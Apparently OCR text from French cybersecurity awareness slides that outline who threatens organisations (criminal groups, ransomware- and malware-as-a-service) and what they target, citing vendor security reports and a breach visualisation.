
Qui nous menace ?

Professional criminals,
Cyber-terrorists


- Grande expertise
- Forte organisation
- Organisation criminelle à grande échelle
- **Objectif:**
  - **Vols, espionnage, déni de service**
  - **Alimentent une véritable économie souterraine**

Qui nous menace ?

Ransomeware As A Service (RAAS)



Malware As A Service (MAAS)




Kaspersky Security Bulletin 2016

Qui nous menace ?

Kaspersky Security Bulletin 2016


Qui nous menace ?




https://threatmap.checkpoint.com/

Que nous prennent-ils ?

Qui nous prennent-ils ?




TrustWave Global Security Report 2020



TrustWave Global Security Report 2020


Qui nous prennent-ils ?



Major Cyber Attack of 2017

CheckPoint Security Report 2018

Qui nous prennent-ils ?




http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-static/

